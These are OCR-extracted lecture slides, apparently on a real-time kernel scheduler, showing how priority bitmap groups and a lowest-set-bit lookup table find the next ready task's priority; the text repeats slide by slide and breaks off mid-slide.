
3

	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0
1	0	0	0	0	0	0	0	0
2	0	0	0	0	0	0	0	0
3	0	0	0	0	0	0	0	0
4	0	0	0	0	0	0	0	0
5	0	0	0	0	0	0	0	0
6	0	0	0	0	0	0	0	0
7	0	0	0	0	0	0	0	0

Scheduling Tasks

Adding a Task to the Ready List

Add an entry into Group 2 using Index 0, Index 1 and Index 2



Scheduling Tasks

Adding a Task to the Ready List

Add an entry into Group 2 using Index 0, Index 1 and Index 2

Priority: 0x99

INDEX 0		INDEX 1			INDEX 2		
1	0	0	1	1	0	0	1

GROUP 0

	0	1	2	3
0	0	0	1	0

GROUP 1

	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0
1	0	0	0	1	0	0	0	0
2	0	0	0	0	0	0	0	0
3	0	0	0	0	0	0	0	0

GROUP 2

	0								1								2								3							
	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
2	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
3	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0
4	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
5	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
6	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
7	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0

Scheduling Tasks

Adding a Task to the Ready List

Priority groups are a mean to sort priorities of tasks ready to be scheduled

Priority: 0x99

INDEX 0		INDEX 1			INDEX 2		
1	0	0	1	1	0	0	1

GROUP 0

	0	1	2	3
0	0	0	1	0

GROUP 1

	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0
1	0	0	0	1	0	0	0	0
2	0	0	0	0	0	0	0	0
3	0	0	0	0	0	0	0	0

GROUP 2

	0								1								2								3							
	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
2	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
3	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0
4	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
5	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
6	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
7	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0

Scheduling Tasks

Finding the Priority of the Next Task

Example with four tasks of priorities 0x4c, 0x4d, 0x99 and 0xfc

Priority: 0x4c

INDEX 0	INDEX 1	INDEX 2
0 1	0 0 1	1 0 0

Priority: 0x4d

INDEX 0	INDEX 1	INDEX 2
0 1	0 0 1	1 0 1

Priority: 0x99

INDEX 0	INDEX 1	INDEX 2
1 0	0 1 1	0 0 1

Priority: 0xfc

INDEX 0	INDEX 1	INDEX 2
1 1	1 1 1	1 0 0

GROUP 0

	0	1	2	3
0	0	**1**	**1**	**1**

GROUP 1

	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0
1	0	**1**	0	0	0	0	0	0
2	0	0	0	**1**	0	0	0	0
3	0	0	0	0	0	0	0	**1**

GROUP 2

	0								1								2								3							
	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
1	0	0	0	0	0	0	0	0	0	0	0	0	**1**	**1**	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
2	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
3	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	**1**	0	0	0	0	0	0	0	0	0	0	0	0	0	0
4	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
5	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
6	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
7	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	**1**	0	0	0

Scheduling Tasks

Finding the Priority of the Next Task

The **lowest** priority value is found using the priority groups and a lookup table

GROUP 0

	0	1	2	3
0	0	**1**	**1**	**1**

GROUP 1

	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0
1	0	**1**	0	0	0	0	0	0
2	0	0	0	**1**	0	0	0	0
3	0	0	0	0	0	0	0	**1**

GROUP 2

	0								1								2								3							
	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
1	0	0	0	0	0	0	0	0	0	0	0	0	**1**	**1**	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
2	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
3	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	**1**	0	0	0	0	0	0	0	0	0	0	0	0	0	0
4	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
5	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
6	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
7	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	**1**	0	0	0

LOOKUP TABLE

	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f
0x00	0	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x10	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x20	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x30	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x40	6	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x50	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x60	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x70	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x80	7	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x90	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xa0	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xb0	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xc0	6	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xd0	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xe0	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xf0	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0

Priority?

VALUE 0	VALUE 1	VALUE 2

Scheduling Tasks

Finding the Priority of the Next Task

Group 0's binary value (0b1110 = 0xe, LSB at index 0) is used as an index into the Lookup Table

GROUP 0

	0	1	2	3
0	0	1	1	1

GROUP 1

	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0
1	0	1	0	0	0	0	0	0
2	0	0	0	1	0	0	0	0
3	0	0	0	0	0	0	0	1

GROUP 2

	0								1								2								3							
	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
1	0	0	0	0	0	0	0	0	0	0	0	0	1	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
2	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
3	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0
4	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
5	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
6	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
7	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	0	0	0

LOOKUP TABLE

	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f
0x00	0	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x10	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x20	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x30	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x40	6	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x50	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x60	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x70	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x80	7	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x90	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xa0	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xb0	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xc0	6	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xd0	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xe0	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xf0	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0

Priority?

VALUE 0	VALUE 1	VALUE 2

Scheduling Tasks

Finding the Priority of the Next Task

The value retrieved is used as an index into Group 1 and as our partial priority value Value 0

GROUP 0

	0	1	2	3
0	0	1	1	1

LOOKUP TABLE

	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f
0x00	0	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x10	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x20	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x30	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x40	6	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x50	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x60	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x70	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x80	7	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x90	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xa0	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xb0	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xc0	6	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xd0	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xe0	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xf0	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0

GROUP 1

	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0
1	0	1	0	0	0	0	0	0
2	0	0	0	1	0	0	0	0
3	0	0	0	0	0	0	0	1

GROUP 2

	0								1							
	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
1	0	0	0	0	0	0	0	0	0	0	0	0	1	1	0	0
2	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
3	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
4	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
5	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
6	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
7	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0

	2								3							
	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
2	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
3	0	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0
4	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
5	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
6	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
7	0	0	0	0	0	0	0	0	0	0	0	0	1	0	0	0

Priority?

VALUE 0	VALUE 1	VALUE 2
0 1		

Scheduling Tasks

Finding the Priority of the Next Task

Group 1[Value 0]'s binary value (0b10 = 0x2, LSB at index 0) is used as an index into the Lookup Table

GROUP 0

	0	1	2	3
0	0	1	1	1

GROUP 1

	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0
1	0	1	0	0	0	0	0	0
2	0	0	0	1	0	0	0	0
3	0	0	0	0	0	0	0	1

LOOKUP TABLE

	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f
0x00	0	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x10	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x20	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x30	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x40	6	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x50	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x60	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x70	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x80	7	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x90	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xa0	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xb0	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xc0	6	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xd0	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xe0	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xf0	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0

GROUP 2

	0								1								2								3							
	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
1	0	0	0	0	0	0	0	0	0	0	0	0	1	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
2	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
3	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0
4	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
5	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
6	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
7	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	0	0	0

Priority?

VALUE 0	VALUE 1	VALUE 2
0 1		

Scheduling Tasks

Finding the Priority of the Next Task

The value retrieved and Value 0 are used as indices into Group 2 and as our partial priority value Value 1

GROUP 0

	0	1	2	3
0	0	1	1	1

GROUP 1

	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0
1	0	1	0	0	0	0	0	0
2	0	0	0	1	0	0	0	0
3	0	0	0	0	0	0	0	1

LOOKUP TABLE

	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f
0x00	0	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x10	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x20	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x30	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x40	6	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x50	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x60	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x70	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x80	7	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x90	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xa0	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xb0	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xc0	6	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xd0	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xe0	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xf0	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0

GROUP 2

	0								1								2								3							
	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
1	0	0	0	0	0	0	0	0	0	0	0	0	1	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
2	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
3	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0
4	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
5	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
6	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
7	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	0	0	0

Priority?

VALUE 0	VALUE 1	VALUE 2
0 1	0 0 1	

Scheduling Tasks

Finding the Priority of the Next Task

Group 2[Value 0][Value 1]'s binary value (0b110000 = 0x30, LSB at index 0) is used as an index into the Lookup Table

GROUP 0

	0	1	2	3
0	0	1	1	1

GROUP 1

	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0
1	0	1	0	0	0	0	0	0
2	0	0	0	1	0	0	0	0
3	0	0	0	0	0	0	0	1

GROUP 2

	0								1								2								3							
	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
1	0	0	0	0	0	0	0	0	0	0	0	0	1	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
2	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
3	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0
4	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
5	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
6	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
7	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	0	0	0

LOOKUP TABLE

	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f
0x00	0	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x10	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x20	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x30	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x40	6	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x50	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x60	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x70	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x80	7	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x90	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xa0	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xb0	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xc0	6	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xd0	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xe0	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xf0	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0

Priority?

VALUE 0	VALUE 1	VALUE 2
0 1	0 0 1	

Scheduling Tasks

Finding the Priority of the Next Task

The value retrieved is used as our partial priority value Value 2, which gives us our final priority value of **0x4c**

GROUP 0

	0	1	2	3
0	0	1	1	1

GROUP 1

	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0
1	0	1	0	0	0	0	0	0
2	0	0	0	1	0	0	0	0
3	0	0	0	0	0	0	0	1

GROUP 2

	0								1								2								3							
